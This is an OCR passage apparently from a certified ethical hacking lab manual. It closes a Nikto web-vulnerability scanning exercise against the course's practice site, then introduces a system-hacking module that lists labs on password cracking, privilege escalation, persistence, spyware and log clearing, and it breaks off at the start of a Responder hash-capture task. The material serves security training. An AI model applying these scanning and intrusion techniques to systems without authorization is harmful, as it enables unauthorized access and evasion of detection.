
9. Here, we will check for cgi directories with the **-Cgidirs** option. In this option, search for specific directories or use **all** options to search for all the available directories.
10. In the terminal window, type **nikto -h (Target Website) -Cgidirs all**, (here, the target website is **www.certifiedhacker.com**) and hit **Enter**.

    Note: **-Cgidirs**: scans the specified CGI directories; users can use filters such as **"none"** or **"all"** to scan all CGI directories or none).

    Note: The scan takes approximately 10 minutes to complete.
11. The target website does not have any CGI directory; therefore, the same result as the previous scan was obtained.

    Note: You can use try this command on another website to obtain information about CGI directories.

12. Now, we will save the scan results in the form of a text file on **Desktop**. To do so, type **cd** and press **Enter** to jump to the root directory.
13. Type **cd Desktop** and press **Enter** to navigate to the **Desktop** folder.




14. Type **nikto -h (Target Website) -o (File_Name) -F txt**, (here, the target website is **www.certifiedhacker.com**) and press **Enter**.


    Note: **-h**: specifies the target, **-o**: specifies the name of the output file, and **-F**: specifies the file format.

    Note: Name the file **Nikto_Scan_Results**

    Note: The scan takes approximately 10 minutes to complete.



15. Now, type **pluma Nikto_Scan_Results** and press **Enter** to open the created file in a text editor window. The file appears displaying the scanned results, as shown in the screenshot.



16. This concludes the demonstration of checking vulnerabilities in the target website using Nikto.
17. Close all open windows and document all the acquired information.
18. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

CEH Lab Manual

System Hacking

Module 06

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of This task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)

- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 325 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Gain Access to a Remote System using Ninja Jonin		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter		√	√
	2.3 Escalate Privileges by Exploiting Vulnerability in pkexec		√	√
	2.4 Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS	√		√
	2.5 Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys		√	√
	2.6 Escalate Privileges to Gather Hashdump using Mimikatz		√	√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√

	3.5 Image Steganography using OpenStego and StegOnline		√	√
	3.6 Maintain Persistence by Abusing Boot or Logon Autostart Execution	√		√
	3.7 Maintain Domain Persistence by Exploiting Active Directory Objects		√	√
	3.8 Privilege Escalation and Maintain Persistence using WMI		√	√
	3.9 Covert Channels using Covert_TCP		√	√
4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Hiding Artifacts in Windows and Linux Machines		√	√
	4.5 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session

- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Lab Tasks

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

